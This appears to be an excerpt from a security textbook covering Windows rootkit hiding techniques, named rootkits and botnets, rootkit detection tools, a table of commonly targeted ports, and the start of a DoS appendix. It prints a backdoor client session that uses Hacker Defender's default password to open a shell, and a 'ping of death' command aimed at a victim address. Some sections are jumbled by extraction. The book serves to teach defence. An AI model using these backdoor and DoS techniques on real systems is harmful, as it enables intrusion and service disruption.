NOTE By compromising operating system functions at such a low level, rootkits can avoid detection by antivirus and intrusion detection programs that rely on these same low-level functions to query the system.

Thus, rootkits are composed of two basic pieces: a dropper and a payload. The *dropper* is anything that can get the target system to execute code, be it a security vulnerability or tricking a user into opening an e-mail attachment. The payload is typically a kernel-hooking routine or a kernel-mode device driver that performs one or more of the following techniques to hide its presence and perform its nefarious activities:

- **Kernel modification** As we noted earlier, this is traditionally done either by usurping kernel access calls or more recently by loading a malicious device driver (.sys), which is itself then hidden. Once the kernel is compromised, standard API calls that could be used to identify hidden files, ports, processes, and so on can be usurped to give false information. Good luck trying to find

a rootkit when you can't even trust the `dir` or `netstat` commands! The subsequent techniques mostly rely on this important first step.

- **File/directory hiding** Many popular rootkits chain or detour the Windows API call `ZwQuerySystemInformation` to achieve this (for example, Hoglund's NT Rootkit would hide any file on the file system prefixed with "_root_"). Some also use Alternate Data Streams (ADS), a feature of the Windows NT Family operating system originally used to support Macintosh file system compatibility, but now also used by XP SP2 to hold information about the security zone from which a file has been downloaded (previous editions of *Hacking Exposed* illustrated the use of ADS to hide files, and such techniques are widely published on the Internet now). Flagging files so that Windows identifies them as bad blocks is also popular. Rootkits commonly also employ encryption or compression ("packers") on their payloads to avoid antivirus scans. More recently, rootkit researchers are speculating about storing information in writable computer chips like the graphic processors used by most PCs—this would provide the ultimate hiding place for malicious code outside of the hard drive where most detection tools currently look.
- **Process hiding** Because processes are necessary to do work on Windows, a good rootkit must find a way to hide them. Most commonly, rootkits hide a process by delinking it from the active process list, which prevents common APIs from seeing it. Many rootkits also create *threads*, which are subcomponents of a process. By creating threads "hidden" within processes, it becomes more difficult for users to identify running programs.
- **Port hiding** To hide the backdoor component that allows remote control via a network, rootkits commonly attempt to hide the network ports on which they listen, whether they be TCP or UDP. The popular rootkit "kit" Hacker Defender hooks every process on the system and thus can avoid easy identification using investigative techniques such as netstat. Hacker Defender uses a 256-bit key to authenticate commands to these ports. Other rootkits, including cd00r and SAdoor, adopt techniques such as port knocking (http://www.portknocking.org) to achieve a similar capability.
- **Registry key/value hiding** This is generally not too hard, because the size and complexity of the Registry makes hiding things quite easy simply by naming them something that looks at once harmless and critical to the stability of the system (for example, HKLM\Software\Microsoft\Windows\CurrentVersion\Run\firewall-service.exe). And, of course, once the kernel is hooked, keys and values can simply be hidden from prying eyes altogether.
- **User/group hiding** Typically, this is achieved by setting permissions on the user or group object so that most other system users cannot read them. Again, with kernel residence, operating system access tokens can simply be changed to reflect whatever the attacker wants—and only the SYSTEM user is implicated in the logs.

- **Service hiding** Rootkits commonly load components as Windows services, which makes them less accessible to novice users.
- **Keystroke loggers** Typically these are custom programs that capture submitted form data as a Browser Helper Object (BHO) in Internet Explorer, Win32-based keystroke loggers that are injected into the Windows logon process, or software shims placed directly at the keyboard hardware level (so-called "trapping an interrupt").

Multiple techniques may be employed to provide redundant reinfection vectors if one or more are discovered. Next, we will examine some of the most popular rootkits to see how they implement some of these techniques.

Hacker Defender

One of the most widely utilized rootkits is Hacker Defender, based on personal communications from colleagues who perform forensic analyses following computer security incidents at organizations large and small. Hacker Defender is frequently referred to by its slang name, *hxdef*, and more is revealed here: http://www.megasecurity.org/trojans/h/hackerdefender/Hackerdefender1.00.html.

The primary technique utilized by Hacker Defender is to use the Windows API functions `WriteProcessMemory` and `CreateRemoteThread` to create a new thread within all running processes. The function of this thread is to alter the Windows kernel (kernel32.dll) by patching it in memory to rewrite information returned by API calls to hide hxdef's presence. hxdef also installs hidden back doors, registers as a hidden system service, and installs a hidden system driver, probably to provide redundant reinfection vectors if one or more are discovered.

hxdef's popularity probably relates to its ease of use combined with powerful functionality (ironically similar to its host system, Windows). Its INI file is easy to understand, and it binds to every listening port to listen for incoming commands, as we noted earlier in our discussion of port hiding. You have to use the hxdef backdoor client to connect to the backdoored port, as shown next:

```
Host: localhost
Port: 80
Pass: hxdef-rules
connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
```

```
close shell and all progz to end session

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINNT\system32>
```

Note that we've used the default password to connect to the backdoor thread on port 80, which is commonly used to host a web server (and thus passes through standard firewall configurations).

We'll talk about finding and cleaning hxdef in the upcoming section titled "Detecting and Cleaning Malware." If you want to get a head start, hxdef's own readme file gives plenty of good pointers on how to detect and delete it.

Other Common Rootkits

Besides Hacker Defender, other rootkits are frequently found on compromised systems. These include the fuzen_op, or FU Rootkit, Vanquish, and AFX.

Like hxdef, FU consists of two components: a user-mode dropper (fu.exe) and a kernel-mode driver (msdirectx.sys). The dropper is a console application that allows certain parameters of the rootkit to be modified by the attacker. The driver performs the standard unlinking of the attacker-defined process from the standard process list to hide it from users. Again, once installed in the kernel, it's curtains for the victim system.

Vanquish is a DLL injection-based Romanian rootkit that hides files, folders, and Registry entries and logs passwords. It is composed of the files vanquish.exe and vanquish.dll. *DLL injection* is a technique we discussed in Chapter 4 on Windows hacking. It first gained notoriety circa NT4 with the getadmin exploit. DLL injection is similar to hooking kernel-mode API calls, except that it injects malicious code into a privileged kernel-mode process to achieve the same ends. Microsoft has sought to limit its exposure to DLL injection, for example by causing the operating system to shut down when the integrity of privileged processes is violated by DLL injection attempts.

The AFX Rootkit by Aphex (see http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html) attempts to simplify rootkit deployment. AFX is composed of two files, iexplore.dll and explorer.dll, which it names iexplore.exe and explorer.exe and copies to the system folder. Anything executed from its root folder will be hidden in several dynamic ways. Shifting the techniques used to hide components makes AFX more difficult to detect by tools that detect only one or two hiding techniques. AFX is also interesting for its easy-to-use graphical user interface for generating customized rootkits.

Bots and Zombies

Now that you've seen how easy it is to hide things from unsophisticated users, let's take a look at what sorts of nefarious activities malicious software engages in. If your machine becomes infected via one of the common mechanisms we've outlined so far (for example,

a software vulnerability, IE misconfiguration, or opening an e-mail attachment), your system may wind up hosting a *bot,* which will turn it into a *zombie* in a larger army of mindless computers under the control of a remote attacker.

Although we prefer the term "drone" or "agent," bot is derived from "robot" and has traditionally referred to a program that performs predefined actions in an automated fashion on unmonitored Internet Relay Chat (IRC) channels. The connection with IRC is important, because the primary mechanism for controlling most malicious bots today is IRC. *Zombie* simply refers to a machine that has been infected with a bot.

What would anyone want to do with an army of PCs hooked up to the Internet? To leverage the potentially massive power of thousands of computers harnessed together, of course. Typically, abuse falls into the following categories:

- **Distributed denial of service (DDoS) attacks** As you can see in Appendix C, DDoS is challenging to mitigate, and it's therefore an effective tool for extortion or brand assassination.
- **Spam** Ongoing efforts have closed down most of the unsecured e-mail relays on the Internet today, but this seems not to have dented the massive volume of spam flowing into inboxes worldwide. Ever wonder why? Spammers are buying access to zombies who run e-mail gateways. Even better, this sort of distributed spamming is more difficult to block by mail servers that key on high volumes of mail from a single source—with zombies, you dribble out a low volume of mail from thousands of sources.
- **Laundered connections and hosting** This reduces the need to assiduously cover ones tracks on the Internet when you simply masquerade as someone else's PC.
- **Harvest valuable information** This includes online banking credentials, software activation license keys, and so on.
- **Secondary infection** Scanning and enlisting more zombies, of course, increases the aggregate strength of the army.

If there is any greater indication of the value inherent in these bot networks/zombie armies, it is that they have now achieved economic value. Yes, these networks (some numbering in the tens of thousands) are now bought and sold by the CPU cycle to anyone willing to pay for their use in DDoS, spamming, and the like.

Some of history's most popular bots include Agobot, AttackBot, SubSeven, EvilBot, SlackBot, GT (Global Threat) Bot, Litmus Bot, and Socket Clone Bots such as Judgment Day. We're not going to spend any time describing these in more detail because we've already covered the most significant features of such programs (if you want, search for their names using any Internet search engine and you'll get plenty of data). Most of these bugs aren't very innovative, and they reuse common techniques from other malware like viruses and worms to perform their evil bidding. Let's instead move on, at last, to a discussion of finding and cleaning malware of all types.

Detecting and Cleaning Malware

As with the many other security threats we've discussed in this book, there are preventative, detective, and reactive controls you can implement to protect yourself from the threat of malware.

Before we begin this section, let's make it clear that we are not going to talk much about prevention here, because we already covered that heavily in our previous discussion of general countermeasures. This discussion will assume for the most part that a compromise has already occurred and that preventative measures have failed for one reason or another (which is, after all, what most malware relies upon quite heavily).

CAUTION For 99.99 percent of users, who lack a sophisticated understanding of the issues we are about to discuss, we recommend you either follow the recommendations provided by your installed security software, adhere to your organizational security policies, or seek professional assistance in dealing with a computer security incident, intrusion, or compromise.

TIP Microsoft provides common security software vendor contact information at http://www.microsoft.com/athome/security/protect/support.mspx and also offers no-charge support for virus and other security-related issues, 24 hours a day, for the U.S. and Canada at 1-866-PCSAFETY, or 1-866-727-2338. For other regions, see http://support.microsoft.com/common/international.aspx.

Immediate Actions

If you think your system has been victimized by malware, one of the first things to do is unplug the network cable(s). This prevents further communication with remote controlling entities that may react to attempts to investigate or clean the system, and it also prevents the infected host from spreading the infection to other systems on the network (assuming it hasn't already) or performing other nefarious tasks such as DDoS.

With the network cable unplugged, you now have time to investigate and identify the root cause of the observed issues, whether they are infection-related or not. Of course, this also makes it difficult to utilize the great resources on the Internet or internal networks for examining and cleaning the system; use good judgment about when and how to reconnect.

Back Up, Flatten, and Rebuild

If you confirm a malware infection on your system, you have two choices:

- Assume that the malware you found was the only malware installed on your system, clean it with the appropriate tools and/or techniques, and move on with life.
- Assume that the malware you found was only one of potentially many infections on your system that took advantage of whatever vulnerable state it was in, back up your critical data, erase the system, and rebuild from trusted sources.

Obviously, if you select the first option, you take additional risks. Of course, if you select the second option, you potentially incur significant work. Again, use good judgment.

Administrators of large numbers of systems might also consider documenting a policy on exactly what situations justify each option, to head off nasty disagreements during the heat of a response to a real computer security incident, intrusion, or compromise. We've found that such a policy usually looks something like the following:

> "Systems identified as compromised shall be investigated by the [authorized computer forensic team]. The team shall make a judgment within 24 hours as to the nature of the compromise and make a recommendation as to whether specific cleansing or a complete flatten and rebuild is warranted. In all cases, compromises resulting in unauthorized, nonautomated remote control of a system shall require flattening and rebuilding. The forensic team's recommendation shall be implemented across all systems and lines of business, except in those specific instances where an exception is granted by the Security Group."

Detecting and Cleaning

For 99 percent of the infections you are likely to encounter, standard antivirus software is sufficient to detect and clean malware on your system (and if you have it installed before you get infected, chances are that the malware was detected and blocked before it even had a chance to infect you!).

We've also covered antispyware programs, which have become popular lately (see the previous section in this chapter covering deceptive software such as spyware, adware, and spam). Although antivirus and antispyware programs tend to overlap somewhat, we think they are mostly complementary today, and we recommend maintaining both for the time being.

When it comes to rootkits, back doors, and bots, the situation becomes more complex. Most antivirus software will detect the default installations of such tools, but with only the barest of customizations, they become undetectable using the standard antivirus signature databases. And although antivirus programs also use heuristics (rules-based examination designed to identify polymorphic or metamorphic malware), we've yet to see the big antivirus vendors start looking for techniques such as kernel hooking and modification. Remember also that many antivirus programs use the very same hooking techniques to identify malware, so if the rootkit gets there first, the antivirus software won't see it.

Enter the world of computer security forensics, typically only entered by practiced professionals, and definitely not recommended for the uninitiated when serious issues such as monetary damages are at stake or when legal standards for evidence preservation must be maintained. A number of professional firms specialize in computer forensic examinations, including New Technologies International (NTI; see http://www.forensics-intl.com). Also, commercial tools are available, such as Encase from Guidance Software (see http://www.guidancesoftware.com), although such highly specialized tools tend to be quite expensive.

And, of course, there are numerous free tools and published techniques that tend to keep pace more closely with the ever-evolving landscape of stealth software techniques. Some of these tools include VICE, RKDetect, Patchfinder, Klister, and SDTRestore (these can be found at http://www.rootkit.com, http://www.forensics.nl/tools, or http://www.cybersnitch.net/tucofs). We'll examine some of these tools next. As for published information, one of our favorite Windows intrusion detection checklists can be found at http://www.auscert.org.au/render.html?it=4323#A1.

In general, one technique shared across all rootkit detection tools is the concept of comparing disparate sources of information about the same system to identify inconsistencies (this concept is sometimes referred to as "diff-ing" two information sources, after the UNIX utility for parsing out the *diff*erences between two files).

RKDetect, from http://www.security.nnov.ru/soft, is a utility for finding services hidden by generic Windows rootkits such as Hacker Defender. Using the diff technique, it enumerates services on a remote computer using Windows Management Instrumentation interface (WMI, user level) and the Services Control Manager (SCM, kernel level) and then compares the results and displays inconsistencies. The same approach can be used to enumerate processes, files, Registry keys, and so on that rootkits might attempt to hide. The following example shows RKDetect "detecting" Hacker Defender on a remote machine:

```
C:\>cscript rkdetect.vbs 192.168.234.3
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

Query services by WMI...
Detected 0 services
Query services by SC...
Detected 84 services
Finding hidden services...

Possible rootkit found: Alerter - Alerter [SC] QueryServiceConfig SUCCESS

SERVICE_NAME :Alerter
   TYPE          : 20  WIN32_SHARE_PROCESS
   START_TYPE    : 3   DEMAND_START
   ERROR_CONTROL      : 1   NORMAL
   BINARY_PATH_NAME   : C:\WINNT\System32\svchost.exe -k    LocalService
   LOAD_ORDER_GROUP   :
   TAG      : 0
   DISPLAY_NAME       : Alerter
   DEPENDENCIES       : LanmanWorkstation
   SERVICE_START_NAME : NT AUTHORITY\LocalService
```

```
[output edited for brevity]

Possible rootkit found: HXD Service 100 - HackerDefender100 [SC] QuerySer-
viceConfig SUCCESS

SERVICE_NAME : HackerDefender100
   TYPE           : 10  WIN32_OWN_PROCESS
   START_TYPE     : 2   AUTO_START
   ERROR_CONTROL      :  0   IGNORE
   BINARY_PATH_NAME   :  C:\windows\system32\hxdef100.exe
         C:\windows\system32\hxdef100.ini
   LOAD_ORDER_GROUP   :
   TAG      : 0
   DISPLAY_NAME       : HXD Service 100
   DEPENDENCIES       :
   SERVICE_START_NAME : LocalSystem
```

Notice in this output that the WMI-based query returned no data, so RKDetect lists every service found by SCM as a possible rootkit. Be aware of this issue if you try the tool. Also recall that RKDetect must be run remotely; if it's run locally on an infected system, calls to SCM may be hooked and return erroneous data. In any event, because of the default naming convention used in this particular instance, the Hacker Defender infection stands out rather conspicuously in the output.

SDTRestore is proof-of-concept code from Tan Chew Keong that essentially reverses kernel call hooking techniques used by early rootkits (see http://www.security.org.sg/code/sdtrestore.html). As opposed to diff-ing, it restores the real values modified by rootkits when they return from native kernel API calls. One limitation of SDTRestore is that it only identifies and fixes rootkits that hook the Service Descriptor Table kernel structure, and those that hook the Interrupt Descriptor Table (IDT) are not visible. Tan Chew Keong has also produced other tools designed to ferret out rootkits, including ApiHookCheck and Win2K Kernel Hidden Process-Module Checker, both available at http://www.security.org.sg.

For an idea of how WinPE might aid in the detection of rootkits, check out the paper by Yi-Min Wang, et al., available at http://research.microsoft.com/sm/strider/default.aspx#GhostBuster. The authors point out a simple three-step process for diff-ing a file system dump (using dir /s /a) run locally on the infected system and then from the WinPE environment. Because the rootkit cannot filter the output of the WinPE-based listing (because it is not running in the WinPE environment), any hidden files should stand out quite conspicuously in the diff. This methodology would seem to be pretty effective, because at some point, malware must write data to a nonvolatile portion of the system (that is, the hard disk) if it wants to persist beyond reboot or other memory-cleansing events. Of course, this is a proof-of-concept implementation; a practical tool based on this concept would have to consider alternate data streams and other techniques by which data can be hidden in the Windows file system.

If you have doubts about whether a file is legitimate or not, several Internet repositories are available to compare cryptographic hashes of known-good files. For example, the national Software Reference Library provides libraries of known hashes at http://www.nsrl.nist.gov.

As we've noted, these are the primary techniques upon which modern Windows root-kits are based. By blocking these extensibility points, Microsoft is essentially shutting down the most popular Windows rootkit methodologies. We're sure the security research community will find alternatives (perhaps focusing more on user-mode rootkits, or even circumventing some of these controls), but this certainly raises the bar significantly for those willing to invest in x64-based platforms. For the full article on this policy change, see http://www.microsoft.com/whdc/driver/kernel/64bitpatching.mspx.

SUMMARY

After writing this chapter, we simultaneously wanted to breathe a sigh of relief and to embark on years of further research into Internet user hacking. Indeed, we left some highly publicized attacks on the cutting room floor, due primarily to an inability to keep up with the onslaught of new attacks against Internet end users. Surely, the Internet community will remain busy for years to come dealing with all these problems and those as yet unimagined. In the meantime, remember our "Ten Steps to a Safer Internet Experience," which we'll reiterate here in summarized form:

1. Deploy a personal firewall, ideally one that can also manage outbound connection attempts. The updated Windows Firewall in XP SP2 and later is a good option.
2. Keep up to date on all relevant software security patches. Use Windows Automatic Updates to ease the burden of this task (see http://www.microsoft.com/athome/security/protect/windowsxp/updates.aspx for more information).
3. Run antivirus software that automatically scans your system (particularly incoming mail attachments) and keeps itself updated. We also recommend running the antiadware/antispyware and antiphishing utilities discussed in this chapter.
4. Configure the Windows Internet Options control panel (also accessible through IE and Outlook/OE), as discussed in this chapter.
5. Run with least privilege. Never log on as Administrator (or equivalent highly privileged account) on a system that you will use to browse the Internet or read e-mail.
6. Administrators of large networks of Windows systems should deploy the aforementioned technologies at key network chokepoints (for example, network-based firewalls in addition to host-based firewalls, antivirus on mail servers, and so on) to more efficiently protect large numbers of users.
7. Read e-mail in plaintext.

8. Configure office productivity programs as securely as possible; for example, set the Microsoft Office programs to Very High macros security under Tools | Macro | Security.
9. Don't be gullible. Approach Internet-borne solicitations and transactions with high skepticism.
10. Keep your computing devices physically secure.

PART V

APPENDIXES

This page intentionally left blank

APPENDIX A

PORTS

Because the biggest hurdle of any security assessment is understanding what systems are running on your networks, an accurate listing of ports and their application owners can be critical to identifying the holes in your systems. Scanning all 131,070 ports (1–65,535 for both TCP and UDP) for every host can take days (if not weeks) to complete, depending on your technique, so a more fine-tuned list of ports and services should be used to address what we call the "Low Hanging Fruit"—the potentially vulnerable services.

The following list is by no means a complete one, and some of the applications we present here may be configured to use entirely different ports to listen on. However, this list will give you a good start on tracking down those rogue applications. The ports listed in this table are commonly used to gain information from or access to computer systems. For a more comprehensive listing of ports, see http://www.iana.org/assignments/port-numbers or http://nmap.org/data/nmap-services.

Service or Application	Port/Protocol
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21/tcp
ssh	22/tcp
telnet	23/tcp
SMTP	25/tcp
nameserver	42/tcp
Whois	43/tcp
Tacacs	49/udp
xns-time	52/tcp
xns-time	52/udp
dns-lookup	53/udp
dns-zone	53/tcp
Whois++	63/tcp/udp
Tacacs-ds	65/tcp/udp
Oracle-sqlnet	66/tcp
Bootps	67/tcp/udp
bootpc	68/tcp/udp
Tftp	69/udp
gopher	70/tcp/udp
Finger	79/tcp

Service or Application	Port/Protocol
http	80/tcp
alternate web port (http)	81/tcp
objcall (Tivoli)	94/tcp/udp
Kerberos or alternate web port (http)	88/tcp
linuxconf	98/tcp
rtelent	107/tcp/udp
pop2	109/tcp
pop3	110/tcp
Sunrpc	111/tcp
sqlserv	118/tcp
nntp	119/tcp
ntp	123/tcp/udp
ntrpc-or-dce (epmap)	135/tcp/udp
netbios-ns	137/tcp/udp
netbios-dgm	138/tcp/udp
netbios	139/tcp
imap	143/tcp
sqlsrv	156/tcp/udp
snmp	161/udp
snmp-trap	162/udp
xdmcp	177/tcp/udp
bgp	179/tcp
irc	194/tcp/udp
snmp-checkpoint	256/tcp
snmp-checkpoint	257/tcp
snmp-checkpoint	258/tcp
snmp-checkpoint	259/tcp
fw1-or-bgmp	264/udp
ldap	389/tcp
netware-ip	396/tcp
ups	401/tcp/udp
timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
kpasswd5	464/tcp/udp

Service or Application	Port/Protocol
ipsec-internet-key-exchange(ike)	500/udp
exec	512/tcp
rlogin	513/tcp
rwho	513/udp
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
talk	517/tcp/udp
ntalk	518/tcp/udp
Route/RIP/RIPv2	520/udp
netware-ncp	524/tcp
timed	525/tcp/udp
irc-serv	529/tcp/udp
Uucp	540/tcp/udp
Klogin	543/tcp/udp
apple-xsrvr-admin	625/tcp
apple-imap-admin	626/tcp
Mount	645/udp
mac-srvr-admin	660/tcp/udp
spamassassin	783/tcp
remotelypossible	799/tcp
rsync	873/tcp
Samba-swat	901/tcp
oftep-rpc	950/tcp
ftps	990/tcp
telnets	992/tcp
imaps	993/tcp
ircs	994/tcp
pop3s	995/tcp
w2k rpc services	1024–1030/tcp 1024–1030/udp
Socks	1080/tcp


Service or Application	Port/Protocol
Kpop	1109/tcp
msql	1112/tcp
fastrack (Kazaa)	1212/tcp
nessus	1241/tcp
bmc-patrol-db	1313/tcp
Notes	1352/tcp
timbuktu-srv1	1417–1420/tcp/udp
ms-sql	1433/tcp
Citrix	1494/tcp
Sybase-sql-anywhere	1498/tcp
funkproxy	1505/tcp/udp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp
winsock-proxy	1745/tcp
landesk-rc	1761-1764/tcp
radius	1812/udp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
sybase	2368
openview	2447/tcp
realsecure	2998/tcp
nessusd	3001/tcp
ccmail	3264/tcp/udp
ms-active-dir-global-catalog	3268/tcp/udp
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351/tcp
ms-termserv	3389/tcp
squid-snmp	3401/udp
cisco-mgmt	4001/tcp

Service or Application	Port/Protocol
nfs-lockd	4045/tcp
twhois	4321/tcp/udp
edonkey	4660/tcp
edonkey	4666/udp
airport-admin	5009/tcp
Yahoo Messenger	5050/tcp
sip	5060/tcp/udp
zeroconf (Bonjour)	5353/udp
postgress	5432/tcp
connect-proxy	5490/tcp
secured	5500/udp
pcAnywhere	5631/tcp
activesync	5679/tcp
Vnc	5800/tcp
vnc-java	5900/tcp
xwindows	6000/tcp
cisco-mgmt	6001/tcp
Arcserve	6050/tcp
backupexec	6101/tcp
gnutella	6346/tcp/udp
gnutella2	6347/tcp/udp
apc	6549/tcp
irc	6665-6670/tcp
font-service	7100/tcp/udp
openmanage (Dell)	7273/tcp
web	8000/tcp
web	8001/tcp
web	8002/tcp
web	8080/tcp
blackice-icecap	8081/tcp
privoxy	8118/tcp
apple-iphoto	8770/tcp
cisco-xremote	9001/tcp
jetdirect	9100/tcp
dragon-ids	9111/tcp
iss system scanner agent	9991/tcp

Service or Application	Port/Protocol
iss system scanner console	9992/tcp
stel	10005/tcp
Netbus	12345/tcp
snmp-checkpoint	18210/tcp
snmp-checkpoint	18211/tcp
snmp-checkpoint	18186/tcp
snmp-checkpoint	18190/tcp
snmp-checkpoint	18191/tcp
snmp-checkpoint	18192/tcp
Trinoo_bcast	27444/tcp
Trinoo_master	27665/tcp
Quake	27960/udp
Back Orifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
reachout	43188/tcp
bo2k	54320/tcp
bo2k	54321/udp
netprowler-manager	61440/tcp
iphone-sync	62078/tcp
pcAnywhere-def	65301/tcp

This page intentionally left blank

APPENDIX B


3. Information leakage can provide the attacker with operating system and application versions, users, groups, shares, DNS information via zone transfers, and running services like SNMP, finger, SMTP, telnet, rusers, rpcinfo, NetBIOS.
4. Hosts running unnecessary services (such as RPC, FTP, DNS, SMTP) are easily compromised.
7. Misconfigured Internet servers, especially CGI and ASP scripts on web servers, anonymous FTP with world-writable directories, and XSS vulnerabilities.
5. Weak, easily guessed, and reused passwords at the workstation level can doom your servers to compromise.
12. Unauthenticated services like X Windows allow users to capture remote keystrokes or keystrokes after software is installed.
Internet/DMZ servers
8. Misconfigured firewall or router ACL can allow access to internal systems directly or once a DMZ server is compromised.
Workstation
10. Excessive file and directory access controls (Windows shares, UNIX NFS exports).
Internal LAN
13. Inadequate logging, monitoring, and detection capabilities at the network and host level.
14. Lack of accepted and well-promulgated security policies, procedures, standards, and guidelines.
Internet
Border router
Firewall
Internal router
Dedicated circuits
1. Inadequate router access control: Misconfigured router ACLs can allow information leakage through ICMP, IP, NetBIOS, and lead to unauthorized access to services on your DMZ servers.
Internal LAN
Remote access servers
Workstation
9. Software that is unpatched, outdated, vulnerable, or left in default configurations, especially web servers.
Branch office
Dial-up/VPN
11. Excessive trust relationships such as Windows Domain Trusts, UNIX .rhosts, hosts.equiv, and SSH files can provide attackers with unauthorized access to sensitive systems.
6. User or test accounts with excessive privileges.
2. Unsecured and unmonitored remote access points provide one of the easiest means of access to your corporate network. Telecommuters often connect to the Internet with little protection, exposing sensitive files to attack.
Mobile/home user

APPENDIX C

DENIAL OF SERVICE (DOS) AND DISTRIBUTED DENIAL OF SERVICE (DDOS) ATTACKS

Since the beginning of the new millennium, Denial of Service (DoS) attacks have matured from mere annoyances to serious and high-profile threats to e-commerce. The DoS techniques of the late 1990s mostly involved exploiting operating system flaws related to vendor implementations of TCP/IP, the underlying communications protocol for the Internet. These exploits garnered cute names such as "ping of death," Smurf, Fraggle, boink, and teardrop, and they were effective at crashing individual machines with a simple sequence of packets until the underlying software vulnerabilities were largely patched.

In the wake of the Estonia and Russia cyber warfare conflict that broke out on April 27, 2007, the world was rudely awakened to just how devastating a DDoS attack can be. During a DDoS attack, organized legions of machines on the Internet simply overwhelm the capacity of even the largest online service providers, or in the case of Estonia, an entire country. This appendix will focus on the basic Denial of Service techniques and their associated countermeasures. To be clear, DDoS is the most significant operational threat that many online organizations face today. The following table outlines the various types of DoS techniques that are used by many of the bad actors you may encounter.

DoS Technique	Description
ICMP floods	"Ping of death" (`ping -l 65510 192.168.2.3`) on a Windows system (where 192.168.2.3 is the IP address of the intended victim). The main goal of the ping of death is to generate a packet size that exceeds 65,535 bytes, which caused some operating systems to crash in the late 1990s. Newer versions of this attack send large amounts of oversized ICMP packets to the victim.
Fragmentation overlap	Overlapping TCP/IP packet fragments caused many OSes to suffer crashes and resource starvation issues. Exploit code was released with names such as `teardrop`, `bonk`, `boink`, and `nestea`.
Loopback floods	Early implementations of this attack used the `chargen` service on UNIX systems to generate a stream of data pointed at the `echo` service on the same system, thus creating an infinite loop and drowning the system in its own data (these went by the name `Land` and `LaTierra`).
Nukers	Windows vulnerability of some years ago that sent out-of-band (OOB) packets (TCP segments with the URG bit set) to a system, causing it to crash. These attacks became very popular on chat and game networks for disabling anyone who crossed you.
IP fragmentation	When the maximum fragmentation offset is specified by the source (attacker) system, the destination computer or network infrastructure (victim) can be made to perform significant computational work reassembling packets.

DoS Technique	Description
